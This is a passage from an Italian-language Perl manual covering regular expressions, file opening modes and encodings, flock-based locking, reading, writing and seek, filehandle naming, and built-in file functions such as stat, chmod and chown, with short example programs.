	`[[:xdigit:]]`	Equivale a '**[0-9A-Fa-f]**', ovvero un carattere che si può usare per rappresentare un valore esadecimale.
	`[[:lower:]]`	Un carattere alfabetico minuscolo.
	`[[:upper:]]`	Un carattere alfabetico maiuscolo.

Inoltre, per complicare ulteriormente le cose, le espressioni regolari di Perl vengono trattate come se fossero racchiuse tra apici doppi, cioè vengono interpolate prima di essere valutate come espressioni regolari. Questo significa che le variabili vengono espanse e vengono riconosciuti anche altri simboli che in pratica potrebbero essere considerati come dei metacaratteri aggiuntivi. Si tratta di '**\n**', '**\t**' e altri come già indicato nella tabella 24.87 all'inizio del capitolo.

24.13.3 Classi di caratteri

Un modello racchiuso tra parentesi quadre rappresenta un solo carattere in base a quanto indicato nelle parentesi.

Una fila di caratteri racchiusa tra parentesi quadre corrisponde a un carattere qualunque tra quelli indicati; se all'inizio di questa fila c'è l'accento circonflesso, si ottiene una corrispondenza con un carattere qualunque diverso da quelli della fila. Per esempio, l'espressione regolare '**[0123456789]**' corrisponde a una cifra numerica qualunque, mentre '**[^0123456789]**' corrisponde a un carattere qualunque purché non sia una cifra numerica.

All'interno delle parentesi quadre, invece che indicare un insieme di caratteri, è possibile indicarne un intervallo mettendo il carattere iniziale e finale separati da un trattino ('**-**'). I caratteri che vengono rappresentati in questo modo dipendono dalla codifica che ne determina la sequenza. Per esempio, l'espressione regolare '**[9-A]**' rappresenta un carattere qualsiasi tra: '**9**', '**:**', '**;**', '**<**', '**=**', '**>**', '**?**', '**@**' e '**A**', perché così è la sequenza ASCII.

Questa definizione corrisponde in parte a quella di '**grep**' GNU, in particolare si deve tenere presente che all'interno delle parentesi quadre, '**\b**' corrisponde al carattere <*BS*>.

24.13.4 Qualificatori: operatori di ripetizione

«

Attraverso altri simboli è possibile indicare la ripetizione di un carattere determinato o di un raggruppamento. La tabella 24.116 mostra l'elenco di queste notazioni e il loro significato.

Tabella 24.116. Operatori di ripetizione, o qualificatori, nelle espressioni regolari di Perl.

Codifica	Corrispondenza
x`*`	Nessuna o più volte *x*. Equivalente a '*x*`{0,}`'.
x`?`	Nessuna o al massimo una volta *x*. Equivalente a '*x*`{0,1}`'.
x`+`	Una o più volte *x*. Equivalente a '*x*`{1,}`'.
x`{`*n*`}`	Esattamente *n* volte *x*.
x`{`*n*`,}`	Almeno *n* volte *x*.
x`{`*n*`,`*m*`}`	Da *n* a *m* volte *x*.
x`*?`	Equivale al minimo di '*x*`*`'.
x`??`	Equivale al minimo di '*x*`?`'.
x`+?`	Equivale al minimo di '*x*`+`'.
x`{`*n*`}?`	Equivale al minimo di '*x*`{`*n*`}`', ovvero allo stesso '*x*`{`*n*`}`'.
x`{`*n*`,}?`	Equivale al minimo di '*x*`{`*n*`,}`'.
x`{`*n*`,`*m*`}?`	Equivale al minimo di '*x*`{`*n*`,`*m*`}`'.

Dalla tabella si può osservare la presenza di qualificatori insoliti che terminano con un punto interrogativo. Un modello espresso in forma di espressione regolare può corrispondere a una stringa in diversi modi. Generalmente, la corrispondenza dei qualificatori avviene nel modo più ampio possibile. Se è necessario che la corrispondenza avvenga nel modo più ristretto possibile, occorre utilizzare i qualificatori che terminano con il punto interrogativo. Per esempio, di seguito si vedono alcune corrispondenze valide e le zone delle stringhe originali in cui i modelli combaciano.

```
"CIAO" =~ /\w+/
 ^--^

"Ciao, come stai?" =~ /\s/
      ^

"Ciao, come stai? Io sto bene." =~ /\s.*\s/
      ^-----------------^

"Ciao, come stai? Io sto bene." =~ /\s.*?\s/
      ^----^
```

24.13.5 Raggruppamenti

Una o più parti di un'espressione regolare possono essere raggruppate attraverso l'uso delle parentesi tonde. Ciò permette di abbinare tali raggruppamenti ai qualificatori (gli operatori di ripetizione), oppure permette di estrarre ciò che corrisponde al segmento racchiuso tra parentesi, o di potervi fare riferimento. Per esempio, l'espressione '**`\s(come\s)+.*\s`**' è valida per tutte le stringhe seguenti.

```
"Ciao, come stai? Io sto bene."
"Ciao, come come stai? Io sto bene."
"Ciao, come come come stai? Io sto bene."
…
```

All'interno della stessa espressione regolare è possibile fare riferimento a una corrispondenza parziale contenuta in un raggruppamento. Per farlo si utilizza il metacarattere '***n***', dove ***n*** è una sola cifra numerica. In pratica, '**\1**' corrisponde al primo raggruppamento, '**\2**' corrisponde al secondo, proseguendo così, di seguito, fino al nono.

Per esempio, '**(0|0x0)\d*\s\1\d***' è valida per '**0x0123 0x0456**', ma non per '**0x0123 0456**'. Infatti, si fa riferimento alla corrispondenza, non al modello che potrebbe essere ripetuto agevolmente.

Perl permette di utilizzare queste corrispondenze anche al di fuori delle espressioni regolari. Per questo però non si può più utilizzare la notazione '***n***', ma occorre invece '**$*n***'. In pratica si tratta di variabili predefinite che vengono generate per l'occasione.

```
s/^(\w+)\s+(\w+)/$2 $1/
```

L'esempio appena mostrato inverte le prime due parole ed elimina gli spazi superflui tra le due. Un altro esempio interessante è il seguente, in cui si estrae la data da una stringa, per gestirla all'interno del programma:

```
if ($miadata =~ m|Data:\s+(\d\d)/(\d\d)/(\d{2,4})|)
  {
    $giorno = $1;
    $mese = $2;
    $anno = $3;
  }
```

Come si può vedere, i delimitatori dell'espressione regolare sono stati sostituiti con le barre verticali, in modo da poter utilizzare le barre oblique per l'espressione stessa senza troppi problemi.

24.14 Gestione generale dei file

Prima di poter accedere in qualunque modo a un file, occorre che questo sia stato aperto all'interno del programma, il quale, da quel punto in poi, vi fa riferimento attraverso il flusso di file.

Per una convenzione diffusa, i nomi attribuiti ai flussi di file sono sempre composti da lettere maiuscole, cosa che facilita il loro riconoscimento all'interno di un sorgente Perl.

Oltre ai file su disco, esistono tre file particolari: standard input, standard output e standard error. Questi risultano sempre già aperti e ai flussi di file corrispondenti si fa riferimento attraverso tre nomi predefiniti: '**STDIN**', '**STDOUT**' e '**STDERR**'.

In condizioni normali, i file si intendono contenere una codifica a 8 bit; mentre è possibile specificare esplicitamente che questi utilizzano la codifica UTF-8.

24.14.1 Apertura

«

Quando è necessario aprire un file, cioè quando non si tratta dei flussi di file predefiniti, si utilizza la funzione ***open()***.

```
open flusso , file
```

```
open flusso , modalità , file
```

La funzione utilizza quindi due o tre argomenti: il nome del flusso di file, il nome effettivo del file (che può contenere l'indicazione del percorso necessario a raggiungerlo) ed eventualmente la modalità di apertura. Nel primo caso, si intende che il file contiene, o deve contenere, una codifica a 8 bit, mentre nel secondo si può specificare in modo preciso la codifica.

L'esempio seguente apre il file '`mio_file`' che si trova nella directory corrente e gli abbina il flusso di file '**`MIO_FILE`**':

```
open MIO_FILE, 'mio_file';
```

Con l'apertura del file si deve definire anche in che modo si intende accedervi. Fondamentalmente si distingue tra lettura e scrittura, ma in realtà si presentano anche altre sfumature. Per poter informare la funzione del modo in cui si intende aprire il file, la stringa che viene utilizzata per indicare il nome del file su disco può contenere dei simboli aggiuntivi che servono proprio per questo, oppure si usa l'argomento ulteriore che si colloca prima del nome del file. In presenza di soli due argomenti, tali simboli vanno posti quasi sempre di fronte al nome e possono essere spaziati da questo in modo da facilitarne la lettura:

`open` ***riferimento*`,` `"<`***file***`"`** `open` ***riferimento*`,` `"<:`***codifica***`",` `"`***file***`"`	se non si utilizza alcun simbolo, oppure se si pone '**<**', si ottiene l'apertura in lettura (input);
`open` ***riferimento*`,` `">`***file***`"`** `open` ***riferimento*`,` `">:`***codifica***`",` `"`***file***`"`	se si utilizza il simbolo '**>**' si intende aprire il file in scrittura (output), troncando inizialmente il file;
`open` ***riferimento*`,` `">>`***file***`"`** `open` ***riferimento*`,` `">>:`***codifica***`",` `"`***file***`"`	se si utilizza il simbolo '**>>**' si intende aprire il file in scrittura in aggiunta (*append*).

A questa simbologia si può aggiungere il segno '**+**' in modo da permettere anche l'altro tipo di accesso non dichiarato, per cui:

`open` ***riferimento*`,` `"+<`***file***`"`** `open` ***riferimento*`,` `"+<:`***codifica***`",` `"`***file***`"`	rappresenta un accesso in lettura e scrittura;
`open` ***riferimento*`,` `"+>`***file***`"`** `open` ***riferimento*`,` `"+>:`***codifica***`",` `"`***file***`"`	rappresenta un accesso in scrittura e lettura, ma la prima azione è quella di troncare il file annullando il suo contenuto precedente;
`open` ***riferimento*`,` `"+>>`***file***`"`** `open` ***riferimento*`,` `"+>>:`***codifica***`",` `"`***file***`"`	rappresenta un accesso in aggiunta e lettura.

In generale, un file aperto in lettura e scrittura attraverso il simbolo

‘**+<**’ permette anche l’allungamento del file stesso. Il pezzo di codice seguente mostra l’apertura di un file in aggiunta e l’inserimento al suo interno di una riga contenente una frase di saluto.

```
open MIO_FILE, ">> /home/tizio/mio_file";
…
print MIO_FILE "ciao a tutti\n";
```

L’esempio seguente è una variante in cui si dichiara espressamente l’utilizzo della codifica UTF-8 e si inseriscono alcune lettere greche, specificando i punti di codifica U+03B1, U+03B2, U+03B3:

```
open MIO_FILE, ">>:utf8", "/home/tizio/mio_file";
…
print MIO_FILE "alfa, beta, gamma: ";
print MIO_FILE "\x{03B1}, \x{03B2}, \x{03B3}\n";
```

Eventualmente, si può dichiarare che la codifica deve essere di un certo tipo, attraverso l’istruzione seguente:

```
use open ":codifica"
```

Nello stesso modo in cui si possono gestire i file su disco, si può accedere a un condotto, cioè una sequenza di programmi che ricevono dati dal loro standard input e ne emettono attraverso lo standard output. Per ottenere questo, al posto di indicare un file su disco si mette una riga di comando che si vuole sia eseguita, preceduta o terminata con la consueta barra verticale: se si trova all’inizio, significa che si vuole scrivere inviando dati attraverso lo standard input del condotto; se si trova alla fine, significa che si vuole leggere attingendo dati dallo standard output del condotto.

```
open MIAPIPE, "| sort > /home/tizio/mio_file";
```

L'esempio appena mostrato apre un condotto in scrittura. Ciò che viene ricevuto dal condotto viene ordinato e registrato nel file '`/home/tizio/mio_file`'.

```
open MIAPIPE, "ls -l |";
```

L'esempio precedente apre un condotto in lettura in modo da poter elaborare il risultato del comando '**`ls -l`**'.

In questi casi non si può dichiarare la codifica nell'istruzione '**`open`**', pertanto qui conviene usare l'istruzione '**`use open`**'. Ecco gli stessi esempi appena presentati, in cui si dichiara la scrittura e la lettura secondo la codifica UTF-8:

```
use open ":utf8";
open MIAPIPE, "| sort > /home/tizio/mio_file";
```

```
use open ":utf8";
open MIAPIPE, "ls -l |";
```

Naturalmente, occorre considerare che l'istruzione '**`use open`**' rimane valida per tutti i file che vengono aperti successivamente, fino a quando se ne appare un'altra che ne cambia la modifica.

24.14.2 Codifica di file già aperti

Dal momento che i flussi standard (standard input, standard output e standard error) risultano già aperti in modo predefinito, esiste la possibilità di dichiarare la codifica di file dopo che questi sono già stati aperti:

```
binmode flusso, ":codifica"
```

Per esempio, per dichiarare che tutti i flussi standard usano la codifica UTF-8, bastano le istruzioni seguenti:

```
binmode STDIN, ":utf8";
binmode STDOUT, ":utf8";
binmode STDERR, ":utf8";
```

24.14.3 Chiusura

«

Un file aperto che non serve più deve essere chiuso. Ciò si ottiene attraverso la funzione ***close()*** indicando semplicemente il flusso di file da chiudere.

```
close flusso
```

L'apertura di un file può essere fatta anche se questo risulta già aperto, per cui non è strettamente necessario chiudere un file prima di riaprirlo.

24.15 Condivisione dei file

«

In presenza di un sistema operativo in multiprogrammazione, tanto più se anche multiutente, si pone il problema della gestione degli accessi simultanei ai file. In pratica occorre gestire un sistema di blocchi, o di semafori, che impediscano le operazioni di scrittura simultanea da parte di processi indipendenti.

Infatti, la lettura simultanea di un file da parte di più programmi non ha alcun effetto collaterale, mentre la modifica simultanea può tradursi anche in un danneggiamento dei dati. Per questo, quando un file deve essere modificato, è importante che venga impedito ad altri programmi di fare altrettanto, almeno per il tempo necessario a concludere l'operazione.

24.15.1 Blocco dei file

Il modo più semplice per impedire che un file possa essere modificato da un altro processo, è quello di bloccarlo (*lock*), per il tempo necessario a compiere le operazioni che si vogliono fare in modo esclusivo.

Teoricamente, il blocco potrebbe limitarsi solo a una porzione del file, ma questo implica un'organizzazione condivisa anche dagli altri processi, in modo che sia ben definita l'estensione di questo blocco. In pratica, ci si limita quasi sempre a eseguire un blocco totale del file, rilasciando il blocco subito dopo la modifica che si vuole effettuare.

Il blocco e lo sblocco del file si ottiene generalmente con la funzione ***flock()*** su un file già aperto. La funzione richiede l'indicazione del flusso di file e del tipo di operazione che si vuole compiere.

```
flock flusso , operazione
```

Per la precisione, il tipo di operazione si esprime attraverso un numero il cui valore dipende dal sistema operativo utilizzato effettivamente. Per evitare di doversi accertare di quale valore sia corretto per il proprio sistema, è possibile acquisire alcune macro attraverso l'istruzione seguente:

```
use Fcntl ':flock';
```

In questo modo, l'operazione può poi essere indicata attraverso i nomi: '**LOCK_SH**', '**LOCK_EX**', '**LOCK_NB**' e '**LOCK_UN**'.

Il blocco del file può essere richiesto in modo da mettere in pausa il programma fino a quando si riesce a ottenere il blocco, oppure no.

Nel secondo caso, il programma deve essere in grado di riconoscere il fallimento dell'operazione e di comportarsi di conseguenza. Il blocco con attesa deve essere utilizzato con prudenza, perché può generare una situazione di stallo generale: il processo A apre e blocca il file X, il processo B apre e blocca il file Y e successivamente tenta anche con il file X che però è occupato; a questo punto anche il processo A tenta di aprire il file Y senza avere rilasciato il file X; infine i due processi si sono bloccati a vicenda.

Il blocco esclusivo di un file si ottiene con il tipo di operazione '**LOCK_EX**'; se si vuole evitare l'attesa dello sblocco da parte di un altro processo si deve aggiungere il valore di '**LOCK_NB**'. Lo sblocco di un file si ottiene con il tipo di operazione '**LOCK_UN**'.

Segue la descrizione di alcuni esempi.

- ```
  use Fcntl ':flock';    # importa le costanti LOCK_…
  …
  open (ELENCO, ">> /home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  …
  flock (ELENCO, LOCK_UN);
  ```

  Vengono eseguite le operazioni seguenti:

  – si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**use Fcntl ':flock';**';
  – si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  – si blocca il file in modo esclusivo;
  – si compiono alcune operazioni che non sono indicate;
  – si rilascia il blocco.
  ```

```
use Fcntl ':flock';   # importa le costanti LOCK_...
...
open (ELENCO, ">> /home/tizio/mioelenco");
if (flock (ELENCO, (LOCK_EX)+(LOCK_NB)))
  {
    ...
    flock (ELENCO, LOCK_UN);
  }
else
  {
    print STDOUT "Il file è impegnato.\n";
  }
```

Si tratta di una variante dell'esempio precedente, in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco da parte di un altro processo.

Per qualche motivo, se si vuole sommare il valore della macro ***LOCK_EX*** assieme a quello di qualche altra, è necessario racchiuderla tra parentesi, come si vede nell'esempio. Probabilmente questo dipende dal modo in cui il valore viene generato. Per uniformità, nell'esempio si mostra racchiusa tra parentesi anche la macro ***LOCK_NB***. Volendo verificare questa anomalia, basta provare ad assegnare a una variabile la somma di queste o di altre macro, visualizzando poi il risultato; se si prova una cosa del tipo '**`$pippo = LOCK_EX+LOCK_NB;`**', senza parentesi, e poi si visualizza il contenuto di '**`$pippo`**', si ottiene solo il valore due, mentre dovrebbe essere un sei!

24.16 I/O con i file

«

Le operazioni di I/O con i file richiedono la conoscenza del modo in cui si esegue la lettura, la scrittura e lo spostamento, del puntatore interno a un flusso di file. Fortunatamente, Perl gestisce tutto in modo piuttosto trasparente, soprattutto per ciò che riguarda la lettura. È il caso di ricordare che queste operazioni si compiono su file già aperti, di conseguenza si fa riferimento a loro tramite il flusso corrispondente.

24.16.1 Lettura

«

La lettura di un flusso di file riferito a un file di testo è un'operazione molto semplice, basta utilizzare le parentesi angolari per ottenere la valutazione dello stesso che si traduce nella restituzione di una riga, nel caso di contesto scalare, o di tutto il file, nel caso di un contesto lista. L'esempio seguente restituisce una riga, a partire dalla posizione del puntatore del file fino al codice di interruzione di riga incluso, spostando in avanti il puntatore del file:

```
$riga = <MIOHANDLE>;
```

Per questo, dopo un'operazione di questo tipo, si esegue un ***chop()*** o un ***chomp()***, in modo da eliminare il codice di interruzione di riga finale.

```
chomp $riga;
```

In alternativa, l'istruzione seguente restituisce tutto il file suddiviso in righe terminanti con il codice di interruzione di riga:

```
@file = <MIOHANDLE>;
```

In pratica, l'array viene popolato con tanti elementi quante sono le righe del file. Anche in questo caso si può eseguire un ***chop()*** o un ***chomp()***, che intervenga su ogni elemento dell'array:

```
chomp (@file);
```

La valutazione di un flusso di file in questo modo, quando il puntatore del file ha superato la fine del file, restituisce un valore indefinito che può essere utilizzato per controllare un ciclo di lettura. L'esempio seguente mostra in modo molto semplice come un ciclo '**while**' possa controllare la lettura di un flusso di file terminando quando questo ha raggiunto la conclusione.

```
while ($riga = <MIOHANDLE>)
  {
    ...
  }
```

24.16.2 Scrittura

La scrittura di un file avviene generalmente attraverso la funzione ***print()*** che inizia a scrivere a partire dalla posizione attuale del puntatore del file stesso.

```
print flusso lista
```

```
print lista
```

Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione ***select()***.

È il caso di osservare che l'argomento che specifica il flusso è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi (non si usa la virgola). Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco.

Segue la descrizione di alcuni esempi.

- ```
  print MIOHANDLE "Ciao, come stai?\n";
  ```
  Scrive nel flusso di file indicato, a partire dalla posizione attuale del puntatore, il messaggio indicato come argomento.

- ```
  print {$elenco_file[$i]} "Bla bla bla\n";
  ```
  Inserisce il messaggio nel file indicato da '**`$elenco_file[$i]`**'.

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_…
  …
  open (ELENCO, ">> /home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  print ELENCO $daelencare,"\n";
  flock (ELENCO, LOCK_UN);
  ```
  Vengono eseguite le operazioni seguenti:
  - si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
  - si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  - si blocca il file in modo esclusivo;
  - si inserisce una riga nel file;
  - si rilascia il blocco.
  ```

24.16.3 Spostamento del puntatore

Lo spostamento del puntatore interno a un flusso di file avviene generalmente in modo automatico, sia in lettura, sia in scrittura. Si possono porre dei problemi, o dei dubbi, quando si accede simultaneamente a un file sia in lettura che in scrittura. Lo spostamento del puntatore può essere fatto attraverso la funzione ***seek()***.

```
seek flusso , posizione , partenza
```

La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere zero, uno o due, in base al significato seguente:

Partenza	Descrizione
0	la nuova posizione corrisponde esattamente a quanto indicato dal secondo argomento;
1	la nuova posizione corrisponde alla posizione corrente più quanto indicato nel secondo argomento;
2	la nuova posizione corrisponde alla posizione successiva alla fine del file più il valore del secondo argomento (solitamente negativo).

Segue la descrizione di alcuni esempi.

- ```
  seek (MIO_FILE, 0, 2);
  ```
  Posiziona alla fine del file in modo da poter, successivamente, aggiungere qualcosa a questo.
- ```
  seek (MIO_FILE, 0, 0);
  ```
  Posiziona all'inizio del file.

- ```
  use Fcntl ':flock';   # importa le costanti LOCK_…
  …
  open (ELENCO, ">> /home/tizio/mioelenco");
  flock (ELENCO, LOCK_EX);
  seek (ORDINI, 0, 2);
  print ELENCO $daelencare,"\n";
  flock (ELENCO, LOCK_UN);
  ```

  Vengono eseguite le operazioni seguenti:

  – si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione '**`use Fcntl ':flock';`**';
  – si apre il file '`/home/tizio/mioelenco`' in aggiunta;
  – si blocca il file in modo esclusivo;
  – per sicurezza si posiziona il puntatore alla fine del file;
  – si inserisce una riga nel file;
  – si rilascia il blocco.

24.16.4 Identificazione dei flussi di file

«

Nel momento in cui si apre un file, si deve attribuire il nome del flusso relativo. Fino a questo punto è stato visto l'uso di nomi dichiarati nell'istante dell'apertura, come nell'esempio seguente:

```
open (MIO_FLUSSO, "< pippo.txt");
```

Da quel punto, il simbolo '**`MIO_FLUSSO`**' diviene ciò che identifica il flusso. È già stato mostrato anche il modo in cui è possibile trasferire il riferimento a questi simboli, come nell'esempio seguente:

```
$mio_flusso = *MIO_FLUSSO;
```

Successivamente è possibile fare riferimento in modo indifferente al simbolo originale o alla variabile che vi punta:
```

```
$riga = <$mio_flusso>;
```

In realtà, il simbolo che rappresenta un flusso, può anche essere una variabile, contenente una stringa qualunque: è il contenuto della variabile che identifica effettivamente il flusso. Si osservi l'esempio seguente:

```
#!/usr/bin/perl
$a = "tizio";
open ($a, "< prova_1");
$a = "caio";
open ($a, "> prova_2");
$a = "tizio";
$riga = <$a>;
print STDOUT "$riga";
$riga = <"tizio">;
print STDOUT "$riga";
$a = "caio";
print $a "ciao\n";
print caio "come stai\n";
$a = "tizio";
close ($a);
$a = "caio";
close ($a);
```

Si vede la variabile '**$a**' che inizialmente riceve la stringa '**tizio**' e in questa situazione viene usata per aprire in lettura il file '`prova_1`'. Subito dopo, la stessa variabile riceve la stringa '**caio**' e in questo modo viene usata per aprire in scrittura il file '`prova_2`'. I due flussi sono identificati rispettivamente dalle stringhe '**tizio**' e '**caio**'; non ha importanza se queste stringhe sono contenute in una variabile o se sono usate direttamente come sono.

Più avanti, si può vedere che, quando '**$a**' contiene la stringa

‘**tizio**’, scrivere

```
$riga = <$a>;
```

oppure

```
$riga = <"tizio">;
```

dà lo stesso risultato: la lettura del flusso abbinato al file ‘`prova_1`’. Ugualmente si può fare per il flusso in scrittura, con la differenza che non si può usare la stringa in modo delimitato:

```
$a = "caio";
print $a "ciao\n";
print caio "come stai\n";
```

Questa possibilità di gestire i flussi identificandoli subito attraverso delle variabili, facilita il trasferimento dell’indicazione dei flussi nelle chiamate di funzione, senza più il bisogno di creare dei riferimenti.

Si noti che non basta dichiarare un flusso indicando semplicemente una variabile, perché questa variabile deve essere inizializzata in qualche modo. Utilizzando una variabile non inizializzata sarebbe come volere identificare il flusso con la stringa nulla.

24.17 Funzioni interne

«

Nelle sezioni seguenti viene descritto brevemente il funzionamento di alcune funzioni interne di Perl. La sintassi viene mostrata secondo lo stile della documentazione di Perl, per cui, ‘***blocco***’ rappresenta un gruppo di istruzioni nella forma consueta di Perl, e ‘***lista***’ rappresenta un elenco di espressioni separate da virgole.

'***blocco***' equivale a:

```
{ istruzione... }
```

'***lista***' equivale a:

```
espressione1, espressione2, ...
```

Le funzioni descritte sono raggruppate in base al tipo di situazione in cui vengono utilizzate normalmente.

24.17.1 File

Vengono qui descritte alcune funzioni che riguardano la gestione dei file, nel senso globale, esterno. Le funzioni per la gestione del contenuto dei file vengono mostrate più avanti.

Tabella 24.156. Funzioni Perl per la gestione esterna dei file.

Funzione	Descrizione
-x nome_file *-x flusso*	Perl permette di effettuare una serie di test sui file in modo analogo a quanto si fa con le shell tradizionali. Nel primo caso si fa riferimento a un file indicato per nome, nel secondo il riferimento è a un flusso di file. La lettera ***x*** cambia a seconda del tipo di test da verificare. I vari test restituiscono il valore uno se si verificano, oppure la stringa nulla in caso contrario (salvo eccezioni, come mostrato successivamente). Le descrizioni successive mostrano i vari tipi di test.

Funzione	Descrizione
`-r` ***nome***	Il file è accessibile in lettura dal numero UID/GID efficace.
`-w` ***nome***	Il file è accessibile in scrittura dal numero UID/GID efficace.
`-x` ***nome***	Il file è accessibile in esecuzione dal numero UID/GID efficace.
`-o` ***nome***	Il file appartiene al numero UID efficace.
`-R` ***nome***	Il file è accessibile in lettura dal numero UID/GID reale.
`-W` ***nome***	Il file è accessibile in scrittura dal numero UID/GID reale.
`-X` ***nome***	Il file è accessibile in esecuzione dal numero UID/GID reale.
`-O` ***nome***	Il file appartiene al numero UID reale.
`-e` ***nome***	Il file esiste.
`-z` ***nome***	Il file ha dimensione zero.
`-s` ***nome***	Il file ha una dimensione maggiore di zero (restituisce la dimensione).
`-f` ***nome***	Si tratta di un file normale.
`-d` ***nome***	Si tratta di una directory.
`-l` ***nome***	Si tratta di un collegamento simbolico.
`-p` ***nome***	Si tratta di un file FIFO (*pipe* con nome).
`-S` ***nome***	Si tratta di un socket.

Funzione	Descrizione
`-b` ***nome***	Si tratta di file di dispositivo a blocchi.
`-c` ***nome***	Si tratta di file di dispositivo a caratteri.
`-t` ***nome***	Si tratta di un flusso di file aperto su un terminale.
`-u` ***nome***	Il file ha il bit SUID attivo.
`-g` ***nome***	Il file ha il bit SGID attivo.
`-k` ***nome***	Il file ha il bit Sticky attivo.
`-T` ***nome***	Si tratta di un file di testo.
`-B` ***nome***	Si tratta di un file binario.
`-M` ***nome***	Restituisce quanto tempo ha il file in base alla data di modifica.
`-A` ***nome***	Restituisce quanto tempo ha il file in base alla data di accesso.
`-C` ***nome***	Restituisce quanto tempo ha il file in base alla data di creazione.
`chmod` ***permessi*`,` *file*`,` …	***chmod()*** cambia i permessi dei file indicati come argomento. In particolare, l'argomento è una lista, in cui il primo elemento è costituito dai permessi espressi in forma numerica ottale. Dal momento che si tratta di un numero ottale, è bene che non sia fornito in forma di stringa perché la conversione da stringa a numero ottale non è automatica. Restituisce il numero di file su cui ha potuto intervenire con successo.

Funzione	Descrizione
`chown` ***uid*** **,** ***gid*** **,** ***file*** **,** …	***chown()*** cambia i permessi dei file indicati nella lista di argomenti. I primi due elementi della lista sono rispettivamente il numero UID e GID. Gli elementi restanti sono i file su cui si vuole intervenire. Restituisce il numero di file su cui ha potuto intervenire con successo.
`link` ***file_di_origine*** **,** ↩ ↪***collegamento_di_destinazione***	***link()*** genera un collegamento fisico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.
`lstat` ***file*** `lstat` ***flusso***	***lstat()*** funziona esattamente come ***stat()***, con la differenza che restituisce le informazioni relative a un collegamento simbolico, invece di quelle del file a cui questo punta. Se non viene indicato l'argomento, ***lstat()*** utilizza il contenuto della variabile predefinite '**`$_`**'.
`readlink` ***file***	***readlink()*** restituisce il valore di un collegamento simbolico. Se non viene indicato l'argomento, ***readlink()*** utilizza il contenuto della variabile predefinita '**`$_`**'.
`rename` ***nome_vecchio*** **,** ↩ ↪***nome_nuovo***	***rename()*** cambia il nome di un file, o lo sposta. Tuttavia, lo spostamento non può avvenire al di fuori del file system di partenza. Restituisce uno se l'operazione riesce, altrimenti zero.

Funzione	Descrizione
`stat` ***file*** `stat` ***flusso***	***stat()*** restituisce un array di tredici elementi contenenti tutte le informazioni sul file indicato per nome o attraverso un flusso di file. Se non viene indicato l'argomento, ***stat()*** utilizza il contenuto della variabile predefinita '`$_`'. Gli elementi dell'array restituito sono riportati nella tabella 24.157 in cui appare anche il nome suggerito per la trasformazione in variabili scalari. Va osservato che le informazioni data-orario sui file sono espresse in forma numerica che esprime il tempo trascorso a partire dalla data di riferimento del sistema operativo. Nel caso dei sistemi derivati da Unix si tratta dell'ora zero del 1/1/1970. Nello stesso modo, è evidente che tutte queste informazioni possono essere ottenute solo da un file system che può gestirle.
`symlink` ***file_di_origine*** **,** ↩ ↪***collegamento_di_destinazione***	***symlink()*** genera un collegamento simbolico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.

Funzione	Descrizione
`unlink` ***lista_di_file***	***unlink()*** cancella i file indicati per nome tra gli argomenti. Generalmente non possono essere cancellate le directory (e comunque sarebbe inopportuno dato il tipo di cancellazione che si fa). Restituisce il numero di file cancellati con successo. Se non viene indicato l'argomento, ***unlink()*** utilizza il contenuto della variabile predefinita '**`$_`**'.
`utime` ***data_di_accesso*** , ↩ ↪***data_di_modifica*** , ***lista_di_file***	***utime()*** cambia la data di modifica e di accesso di una serie di file. Le date, indicate come argomenti iniziali, sono espresse nella forma numerica gestita dal sistema operativo. La data di modifica dell'inode viene cambiata automaticamente in modo che corrisponda al momento in cui questa modifica viene effettuata.

Tabella 24.157. Elenco degli elementi componenti l'array restituito da ***stat()***.

Elemento	Nome consueto	Descrizione.
0	`$dev`	Numero del dispositivo del file system.
1	`$ino`	Numero dell'inode.
2	`$mode`	Permessi del file.
3	`$nlink`	Numero di collegamenti fisici al file.
4	`$uid`	UID dell'utente proprietario del file.

Elemento	Nome consueto	Descrizione.
5	`$gid`	GID del gruppo proprietario del file.
6	`$rdev`	Identificatore di dispositivo, per i file speciali.
7	`$size`	Dimensione in byte.
8	`$atime`	Data dell'ultimo accesso.
9	`$mtime`	Data dell'ultima modifica.
10	`$ctime`	Data di cambiamento di inode.
11	`$blksize`	Dimensione preferita dei blocchi per le operazioni di I/O del sistema.
12	`$blocks`	Numero di blocchi allocati attualmente.

Segue la descrizione di alcuni esempi.

- ```
  if (-x "esempio.pl")
    {
      print "Il file è eseguibile\n";
    }
  ```
  Restituisce il messaggio se il file '`esempio.pl`' è eseguibile.

- ```
  chmod 0755, 'mio_file', 'tuo_file', 'suo_file';
  ```
  Cambia i permessi ai file indicati dopo la modalità.

- ```
  @elenco = ('mio_file', 'tuo_file', 'suo_file');
  chmod 0755, @elenco;
  ```
  Esattamente come nell'esempio precedente.
  ```

- ```
  @elenco = ('mio_file', 'tuo_file', 'suo_file');
  chmod (0755, @elenco);
  ```
  Esattamente come nell'esempio precedente, ma più simile alle chiamate di funzione degli altri linguaggi.

- ```
  chown 1001, 100, 'mio_file', 'tuo_file', 'suo_file';
  ```
  Cambia l'utente e il gruppo proprietari dei file '`mio_file`', '`tuo_file`' e '`suo_file`'.

- ```
  chown (1001, 100, 'mio_file', 'tuo_file', 'suo_file');
  ```
  Esattamente come nell'esempio precedente.

- ```
  $prova = readlink '/bin/sh';
  ```
  Assegna alla variabile '**`$prova`**' il percorso contenuto nel collegamento simbolico '`/bin/sh`'. Probabilmente, alla fine, la variabile contiene la stringa '**`bash`**'.

- ```
  ($dev, $ino, $mode, $nlink,
   $uid, $gid, $rdev, $size,
   $atime, $mtime, $ctime,
   $blksize, $blocks) = stat ('/home/tizio/mio_file');
  ```
  Preleva tutte le informazioni sul file '`/home/tizio/mio_file`' e le scompone in diverse variabili scalari.

